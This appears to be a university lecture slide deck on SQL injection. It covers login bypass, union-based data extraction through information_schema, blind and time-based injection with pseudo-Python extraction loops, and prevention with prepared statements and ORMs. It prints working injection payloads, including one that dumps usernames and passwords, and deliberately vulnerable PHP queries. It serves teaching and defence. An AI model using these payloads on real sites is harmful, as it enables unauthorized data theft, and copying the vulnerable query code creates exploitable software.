SQL injections

Riccardo BONAFEDE
Università di Padova

https://cybersecnatlab.it

License & Disclaimer

License Information

This presentation is licensed under the Creative Commons BY-NC License

To view a copy of the license, visit:

http://creativecommons.org/licenses/by-nc/3.0/legalcode

Disclaimer

- We disclaim any warranties or representations as to the accuracy or completeness of this material.
- Materials are provided “as is” without warranty of any kind, either express or implied, including without limitation, warranties of merchantability, fitness for a particular purpose, and non-infringement.
- Under no circumstances shall we be liable for any loss, damage, liability or expense incurred or suffered which is claimed to have resulted from use of this material.

© CINI – 2021

Goal

- Learn how to exploit common SQL injections
- Learn how to fix common SQL injection

© CINI – 2021

Prerequisites

- Lecture:
  - *WS_1.1 - HTTP Protocol and Web-Security Overview*
- Basic knowledge about SQL

© CINI – 2021

Outline

- Overview
  - A simple case: Login Bypass
- Union-Based SQL Injections
  - Retrieving The Database Structure: *infomation_schema*
- Blind SQL Injections
- Preventing SQL Injections

© CINI – 2021


Outline

- Overview
  - A simple case: Login Bypass
- Union-Based SQL Injections
  - Retrieving The Database Structure: *infomation_schema*
- Blind SQL Injections
- Preventing SQL Injections

© CINI – 2021

Overview


- Almost every web application saves data in some sort of database
- Most web applications use relational databases



© CINI – 2021

Overview

- SQL Injections attacks are similar to code injections
- The issue arises when untrusted data make their way to the database
- In this case, an attacker can execute his/her query on the database



© CINI – 2021

A Simple Case: Login Bypass


- The simplest case of an SQL Injection is the following *Login Bypass* example

```
$userQuery = mysqli_query("SELECT * FROM users
    WHERE email = '"    . $_POST['email']       . "'
    AND password = '"   . $_POST['password']    . "'"
);
```


© CINI – 2021

A Simple Case: Login Bypass

- The simplest case of a SQL Injection is the following *Login Bypass* example



© CINI – 2021

A Simple Case: Login Bypass

- The SQL query is dynamically generated to contain some inputs from the user

```
SELECT * FROM users WHERE email = 'admin@site.com'
and password = 'foobar'
```

- The code will then decide if the user has provided valid credentials based on the response of the query

© CINI – 2021

A Simple Case: Login Bypass

- Similarly to code injections, if the input is not properly handled an attacker can inject SQL code inside the query
- For example, for ***$_POST['email'] = " ' or 1=1 -- "*** the query becomes

```
SELECT * FROM users WHERE email = '' or 1=1 -- ' and password = ''
```


© CINI – 2021

A Simple Case: Login Bypass

- The database cannot discriminate between user input and actual code

```
SELECT * FROM users WHERE email = '' or 1=1 -- ' and password = ''
```

Always true

A comment. Everything after will be ignored

© CINI – 2021

A Simple Case: Login Bypass

- This injection effectively leads to a change in the application's **logic flow**
- Since the attacker can inject a logic condition that makes the query return **every time** a result, he/she can *bypass the login*

© CINI – 2021

A Simple Case: Login Bypass

- Finding SQL Injections is very similar to finding code injection
- The go-to way is to try special characters that in SQL are:
  - '
  - \
  - "

© CINI – 2021

Outline

- Overview
  - A simple case: Login Bypass
- Union-Based SQL Injections
  - Retrieving The Database Structure: *infomation_schema*
- Blind SQL Injections
- Preventing SQL Injections

© CINI – 2021

Union Based SQL Injections

- Other to change an application's logic flow, an attacker may be interested in **stealing** pieces of information from the database
- Depending on where it is possible to inject, there are different techniques to do so

© CINI – 2021

Union Based SQL Injections

- The simplest case happens when the injection is inside a query whose result is **showed back inside the response page**
- In this case, an attacker can have the query returning the information that he/she wants, and then read it

© CINI – 2021

Union Based SQL Injections

- These types of SQL Injection are called **Union-Based SQL injections**, because they make use of the *UNION* statement
- The UNION combines the result of **two or more** SELECT queries into **one**

© CINI – 2021

Union Based SQL Injections

- This query returns all the results from the first *select* and all the results of the second *select* query

```
SELECT column_1,column_2 FROM table1
  UNION
SELECT column_3,column_4 FROM table2;
```


© CINI – 2021

Union Based SQL Injections

column_1	column_2
Lorem ipsum	3
Fecit	4

```
SELECT column_1,column_2 FROM table1
```

column_3	column_4
A text	11
Another text	12
Other text	12

UNION

Lorem ipsum	3
Fecit	4
A Text	11
Another text	12
Other text	12

```
SELECT column_3,column_4 FROM table2;
```


© CINI – 2021

Union Based SQL Injections

- The two sub-queries must have the same number of columns
- Depending on the type of application, every column selected by the two sub-queries must be of the same data type
  - If the application is expecting the second column to be an Integer, then it will raise an error if it finds a string

© CINI – 2021

Union Based SQL Injections

- When exploiting SQL Injections, the *UNION* statement is effective because it permits an attacker to retrieve the result of an **arbitrary SELECT query**

© CINI – 2021

Union Based SQL Injections

- Take the following query:

```
SELECT column_1 FROM table WHERE column_2 = $input
```

- There is an injection in the WHERE clause
- Using UNION in the injection an attacker can leak data stored in another **table**

© CINI – 2021

Union Based SQL Injections

- Using the payload

```
1 UNION SELECT secret FROM secrets
```


- The full query becomes

```
SELECT column_1 FROM table WHERE
column_2 = 1 UNION SELECT secret FROM secrets
```

- And returns a table with every item of table.column_1 **and** every item of secret.secrets

© CINI – 2021

Union Based SQL Injections



© CINI – 2021

Union Based SQL Injections

- Usually, a pentester finds these kinds of issues in a *black-box* environment. The attacker/penetration tester doesn't know the **specific query run by the application**
- This is problematic because in order to use the UNION statement the number of columns used on the first SELECT **must be known**

© CINI – 2021

Retrieving the Number of Columns

- Take the following query:


```
SELECT id,title,body FROM posts WHERE id = $input
```

- An attacker in a blackbox environment cannot know that the select is retrieving three different columns *(id,title,body)*
- Two main approaches are possible to retrieve the number of columns needed:
  - Using a **Brute-force** approach
  - Using the **ORDER BY** keyword

© CINI – 2021

Retrieving the Number of Columns

- Brute-forcing is trivial; you simply add up columns until the query is successful. For example, an attacker will try to inject the following payloads:
- `1 UNION SELECT 1` `<-- Error`
- `1 UNION SELECT 1,2` `<-- Error`
- `1 UNION SELECT 1,2,3` `<-- Success`



The number of columns is 3

© CINI – 2021

Retrieving the Number of Columns

- The **ORDER BY** keyword is more effective
- **ORDER BY** is used to order the result of a SELECT query by some of the selected columns
- It supports the usage of integer numbers to reference the column


```
SELECT c_1,c_2,c_3 FROM table ORDER BY 2
```


© CINI – 2021

Retrieving the Number of Columns

- If the index number provided is greater than the number of columns, the query will raise an error
- In this way it is possible to retrieve the number of columns doing **an exponential or a binary search**:

```
1 ORDER BY 1        <-- OK
1 ORDER BY 2        <-- Ok
1 ORDER BY 4        <-- Error
1 ORDER BY 3        <-- Ok
```



The number of columns is 3

© CINI – 2021

Union Based SQL Injections

- Usually, queries only select the first row of the resulting values (`limit 1`)
  - Example: In a blog, the page that shows the content of single post needs only to retrieve the first row from a query (the post that is going to show)
- *UNION clause* works by **appending** the rows of the second select operation to the first one
- The payload injected thus, must ensure that the first query returns **nothing**

© CINI – 2021

Union Based SQL Injections

- Similarly, to the login bypass, some logic clauses can be injected in order to "delete" all the results from the first SELECT
- The logic clause needs to make an "always false" condition

```
SELECT c_1,c_2,c_3 FROM table WHERE c_1 = 1 AND 1=0 UNION SELECT
1,2,3
```


© CINI – 2021

Union Based SQL Injections

- Similarly, to the login bypass, some logic clauses can be injected in order to "delete" all the results from the first SELECT
- The logic clause needs to make an "always false" condition

```
SELECT c_1,c_2,c_3 FROM table WHERE c_1 = 1 AND 1=0 UNION SELECT
1,2,3
```

Returns nothing, because
"X AND False" is always False

© CINI – 2021

Union Based SQL Injections

- Similarly, to the login bypass, some logic clauses can be injected in order to "delete" all the results from the first SELECT
- The logic clause needs to make an "always false" condition

```
SELECT c_1,c_2,c_3 FROM table WHERE c_1 = 1 AND 1=0 UNION SELECT 1,2,3
```

Returns 1,2,3

© CINI – 2021

Information_schema

- Another problem in a black-box environment is that the structure of the database is unknown
- Some DBMS have a special schema, called *INFORMATION_SCHEMA*, that contains all the meta-data of the database

© CINI – 2021

Information_schema

- The structure of INFORMATION_SCHEMA is pretty simple but tends to vary from DBMS to DBMS. In the sequel, we focus on **MySQL,** without loosing in generality, being it almost the same for all the major DBMSs
- PostgreSQL, MSSQL, SQLite have similar way to store meta-data.
  - https://www.postgresql.org/docs/9.1/information-schema.html
  - https://docs.microsoft.com/en-us/sql/relational-databases/system-information-schema-views/system-information-schema-views-transact-sql?view=sql-server-ver15
  - https://wiki.tcl-lang.org/page/sqlite_master

© CINI – 2021

Information_schema

- Useful tables of INFORMATION_SCHEMA for these attacks are:
  - *INFORMATION_SCHEMA.schemata*
    - A list of every **schema** that is present in the database
  - *INFORMATION_SCHEMA.tables*
    - A list of every **table** that is present in the database
  - *INFORMATION_SCHEMA.columns*
    - A list of every **column** that is present in the database

© CINI – 2021

Information_schema

- The list of all schema in the database can be found inside the table INFORMATION_SCHEMA.schemata
- Retrieving a list of all schema's name is simple:

```
SELECT schema_name FROM information_schema.schemata
```


© CINI – 2021

Information_schema

- Similarly, all the table names are found in the table INFORMATION_SCHEMA.tables

```
SELECT table_name FROM information_schema.tables
```

- It is possible to "tune" a bit the query, selecting only the tables for a certain schema

```
SELECT table_name FROM information_schema.tables WHERE table_schema
= 'someschema' -- Note that it is possible to use the DATABASE()
function to retrieve the current schema
```


© CINI – 2021

Information_schema

- Finally, to retrieve all the columns for a given table_name:

```
SELECT column_name FROM information_schema.columns WHERE
table_name = 'sometable'
```

- Or, to leak every column along its table name:

```
SELECT table_name,column name FROM
information_schema.columns WHERE table_schema = DATABASE()
```


© CINI – 2021

Union Based SQL Injections: Recap

- Given the following vulnerable query in a black-box situation that shows back only the first row:

```
SELECT title, post FROM posts WHERE id = $input
```

- An attacker first needs to retrieve the number of columns used by the select

© CINI – 2021

Union Based SQL Injections: Recap

- Using a brute-force approach:

```
SELECT title, post FROM posts WHERE id = 1 UNION SELECT 1
SELECT title, post FROM posts WHERE id = 1 UNION SELECT 1, 2
```

- Making the first select **returns nothing:**

```
SELECT title, post FROM posts WHERE id = 1 and 1=0 UNION
SELECT 1, 2
```


© CINI – 2021

Union Based SQL Injections: Recap

- The page now should show 1 and 2 instead of some text. Then it is necessary to retrieve all the table/columns in the current database

```
SELECT title, post FROM posts WHERE id = 1 and 1=0 UNION
SELECT 1,group_concat(table_name,':',column_name) FROM
INFORMATION_SCHEMA.columns WHERE table_schema = DATABASE()
```

- **group_concat** is used to combine all the results inside one row (https://www.geeksforgeeks.org/mysql-group_concat-function/)

© CINI – 2021

Union Based SQL Injections: Recap

- Finally, when the structure of the database is known, one can leak every entry of the database.

```
SELECT title, post FROM posts WHERE id = 1 and 1=0 UNION
SELECT 1,group_concat(username,':',password) FROM users
```


© CINI – 2021

Outline

- Overview
  - A simple case: Login Bypass
- Union-Based SQL Injections
  - Retrieving The Database Structure: *infomation_schema*
- Blind SQL Injections
- Preventing SQL Injections

© CINI – 2021

Blind SQL injections

- The result of the query is not always readable by the attacker
- The "login bypass" injection is an excellent example of this:
  - The only information that is reported back to the attacker is if the login **is successful or not**

© CINI – 2021

Blind SQL injections

- These type of injections are called **blind SQL Injections**
- To retrieve data from these injections it is possible to use the injection as a **true/false oracle**

© CINI – 2021

Blind SQL injections

- For example, given the following injection:

```
SELECT 1 FROM users WHERE username = '$input'
```

- One can retrieve the content of the table **password** asking the following question:
  - Is the **first** character of the column password an 'a'? --> **no**
  - Is the **first** character of the column password an 'b'? --> **yes**
  - Is the **second** character of the column password an 'a'? --> **yes**
  - ...

© CINI – 2021

Blind SQL injections

- The general method to correctly craft an exploit is the following:
  1. Find a payload that returns true/false based ***only on*** an injected logical expression
  2. Find how to get the true/false response
  3. Write a simple script to automatize the extraction of the data

© CINI – 2021

Blind SQL injections

- The method to correctly craft an exploit, would be the following:
  1. Find a payload that returns true/false based ***only on*** an injected logical expression
  2. Find a way to get the true/false response
  3. Write a simple script to to automatize the extraction

© CINI – 2021

Blind SQL injections

- The first point can be achieved by using some logic operators. Take the following query:

SELECT * FROM posts WHERE id = $input

- It is possible to have this query returning something or not by injecting an **AND**

SELECT * FROM posts WHERE id = 1 AND (expression) = 1

© CINI – 2021

Blind SQL injections

- Then it is possible to compare the 1 with the return value of an inject query

```
SELECT * FROM posts WHERE id = 1 AND (select 1 where
expression) = 1
```

- In this way, the whole query will return something **if and only if the injected query returns something**. In this case the injected SELECT query **has full control on the returned value of the whole query**

© CINI – 2021

Blind SQL injections

- Finally, we need to compare the character at the position *n* with a **guess**. There are many ways to do this. In MySQL the most convenient ones are:
  - The function **SUBSTR**
  - The **LIKE** operator

© CINI – 2021

Blind SQL injections

- **SUBSTR** is defined as follows:

  SUBSTR(*string*, *start*, *length*)

- For example, in the query

```
SELECT * FROM posts WHERE id=$input
```

- It is possible to inject the following payload to check if the character at the position *4* of the password of the user with *id =1* is an *x*

```
SELECT * FROM posts WHERE id=1 AND (SELECT 1 FROM users
WHERE id=1 AND SUBSTR(password, 4, 1) = 'x') = 1
```


© CINI – 2021

Blind SQL injections

- The **LIKE** operator is used normally to search for patterns in strings
- It uses **WILDCARDS**:
  - *%* : that will match one or more characters
  - *?, _* (depending on the DBMS) : that will match one character

© CINI – 2021

Blind SQL injections

- For example:
  - 'foobar' LIKE 'foo' --> **false**
  - 'foobar' LIKE 'foo%' --> **true**
  - 'foobar' LIKE '%o%' --> **true**
  - 'foobar' LIKE 'fooba_' --> **true**
- Note that **LIKE** is <u>case insentive in MySQL</u>
  - 'foobar' LIKE 'FOOBAR' --> true

© CINI – 2021

Blind SQL injections

- And in SQL:
- `SELECT * FROM posts WHERE id=1 AND (SELECT 1 FROM users WHERE id=1 AND password LIKE 'a%') = 1` ✗
- `SELECT * FROM posts WHERE id=1 AND (SELECT 1 FROM users WHERE id=1 AND password LIKE 'b%') = 1` ✓
- `SELECT * FROM posts WHERE id=1 AND (SELECT 1 FROM users WHERE id=1 AND password LIKE 'ba%') = 1` ✗
- `SELECT * FROM posts WHERE id=1 AND (SELECT 1 FROM users WHERE id=1 AND password LIKE 'bb%') = 1` ✗
- `SELECT * FROM posts WHERE id=1 AND (SELECT 1 FROM users WHERE id=1 AND password LIKE 'bc%') = 1` ✓

© CINI – 2021

Blind SQL injections

- And in SQL:
- `SELECT * FROM posts WHERE id=1 AND (SELECT 1 FROM users WHERE id=1 AND password LIKE 'a%') = 1` ✗
- `SELECT * FROM posts WHERE id=1 AND (SELECT 1 FROM users WHERE id=1 AND password LIKE 'b%') = 1` ✓
- `SELECT * FROM posts WHERE id=1 AND (SELECT 1 FROM users WHERE id=1 AND password LIKE 'ba%') = 1` ✗
- `SELECT * FROM posts WHERE id=1 AND (SELECT 1 FROM users WHERE id=1 AND password LIKE 'bb%') = 1` ✗
- `SELECT * FROM posts WHERE id=1 AND (SELECT 1 FROM users WHERE id=1 AND password LIKE 'bc%') = 1` ✓

Password starts with 'bc'!

© CINI – 2021

Blind SQL injections

- The method to correctly craft an exploit, would be the following:
  1. Find a payload that returns true/false based ***only*** by an injected logic expression
  2. Find a way to get the true/false response
  3. Write a simple script to to automatize the extraction

© CINI – 2021

Blind SQL injections

- Finding a way to see if the query was successful or not **depends entirely on how the application was programmed**
  - In most cases, it is sufficient to make the query return a row as true and nothing as false. Usually this will make some little **differences** in the page that is returned, or will generate an **error**
  - Make the query sleep, and observe the **loading time** of the response

© CINI – 2021

Blind SQL injections

- It is possible to force the query to take a longer time to complete by using a function like **sleep**
- Time is a powerful tool, because it allows to see and exploit completely invisible SQL Injections
- SQL Injections that require this technique to be exploited are called **Time-Based SQL Injections**

© CINI – 2021

Blind SQL injections

- A query that uses a sleep function conditionally on some logic expression is:

```
SELECT sleep(1) FROM secrets WHERE secret LIKE 'a%' LIMIT 1
```

- This query is going to **sleep one second** if the like condition **is successful**

© CINI – 2021

Blind SQL injections

- We can then measure the time the query takes to fully execute and understand if it was successful or not. For example, in pseudo python:

```
def inject(q):
  # Function that injects a query into a vulnerable web application
  pass
time_before_request = time.time()
inject("' or sleep(1) -- ")
if time.time() - time_before_request > 1:
   # match!
else:
   # no match
```


© CINI – 2021

Blind SQL injections

- The method to correctly craft an exploit, would be the following:
  1. Find a payload that returns true/false based ***only*** by an injected logic expression
  2. Find a way to get the true/false response
  3. Write a simple script to automatize the extraction

© CINI – 2021

Blind SQL injections

- The script to automatize this attack works as follows:
  1. Scan every position of the data to leak
  2. For every position, try every possible character
  3. If there is a match, then the character is leaked and it is possible to go to the next position

© CINI – 2021

Blind SQL injections

- In (pseudo) python:

```
def run_query(q, i):
    … # a function that will try the character q at the position i
dictionary = string.ascii_letters
leak, index = [], 1
while True:
    for c in dictionary:
        result = run_query(c, index)
        if result:
            leak.append(c)
            index+=1
            break
```


© CINI – 2021

Blind SQL injections

- In (pseudo) python:

```
def run_query(q, i):
    … # a function that will try the character q at the position i
dictionary = string.ascii_letters
leak, index = [], 1
while True:
    for c in dictionary:
        result = run_query(c, index)
        if result:
            leak.append(c)
            index+=1
            break
```

Dictionary will contain every possible character that the data we want to leak can contain

© CINI – 2021

Blind SQL injections

- In (pseudo) python:

```
def run_query(q, i):
    … # a function that will try the character q at the position i
dictionary = string.ascii_letters
leak, index = [], 1
while True:
    for c in dictionary:
        result = run_query(c, index)
        if result:
            leak.append(c)
            index+=1
            break
```

Leak and index are respectively the data leaked and the current position

© CINI – 2021

Blind SQL injections

- In (pseudo) python:

```
def run_query(q, i):
    … # a function that will try the character q at the position i
dictionary = string.ascii_letters
leak, index = [], 1
while True:
    for c in dictionary:
        result = run_query(c, index)
        if result:
            leak.append(c)
            index+=1
            break
```

For position 'index' try character 'c'. If there is a match c is leaked, and it is possible to go to the next index position

© CINI – 2021

Outline

- Overview
  - A simple case: Login Bypass
- Union-Based SQL Injections
  - Retrieving The Database Structure: *infomation_schema*
- Blind SQL Injections
- Preventing SQL Injections

© CINI – 2021

Preventing SQL injection

- There are different ways to prevent SQL injections:
  - Escape everything
  - Use Prepared Statements
  - Use an ORM (Object-relational mapping)
- Whatever method you use, the general rule is **don't trust any data!**

© CINI – 2021

Preventing SQL injection

- Escaping everything is the simplest ways, but also the less effective:
  - Escaping means replacing every dangerous character in its escaped version.
  - For example:
    - ' == \'
- This is the least effective because it is error-prone:
  - It is very easy to forget to escape an input, especially in big web applications
- Then the security of this method relies on the security of the escaping function used. In the past, some bypasses to such functions where common:
  - https://lonewolfzero.wordpress.com/2017/07/03/addslashes-multibyte-sql-injection-mysql-and-php-case-study/

© CINI – 2021

Preventing SQL injection

- Prepared statements are a better alternative
- They work similarly to the "escape everything" solution, but they are less error prone and they work way better
- They separate the code of the query from the input data so that the database knows which part is SQL and which is data

© CINI – 2021

Preventing SQL injection

- For example, PHP by default comes with PHP Data Objects (PDO) extentions, a class that permits to do prepared statements:

```
$sth = $dbh->prepare('SELECT * FROM users WHERE username =
:username AND password = :password');
$sth->bindParam(':username', $username);
$sth->bindParam(':password', $password);
```

- This code will send to the database the query and separately the username and the password. In this way the database knows that :username and :password don't contain any code

© CINI – 2021

Preventing SQL injection

- The best way to avoid completely SQL Injections is to avoid writing queries
- This is possible when using an Object–relational mapping (ORM)
- The idea is simple:
  - Instead of writing a query anytime we need some data, the programmer model the data she/he need as an object, and then she/he works with that

© CINI – 2021

Preventing SQL injection

- There are many ORMs; some examples include:
  - SQLAlchemy – A python ORM
    - https://www.sqlalchemy.org/
  - Doctrine – Works on PHP
    - https://www.doctrine-project.org/projects/orm.html
  - Hibernate – For Java
    - https://hibernate.org/orm/

© CINI – 2021

SQL injections

Riccardo BONAFEDE
Università di Padova

https://cybersecnatlab.it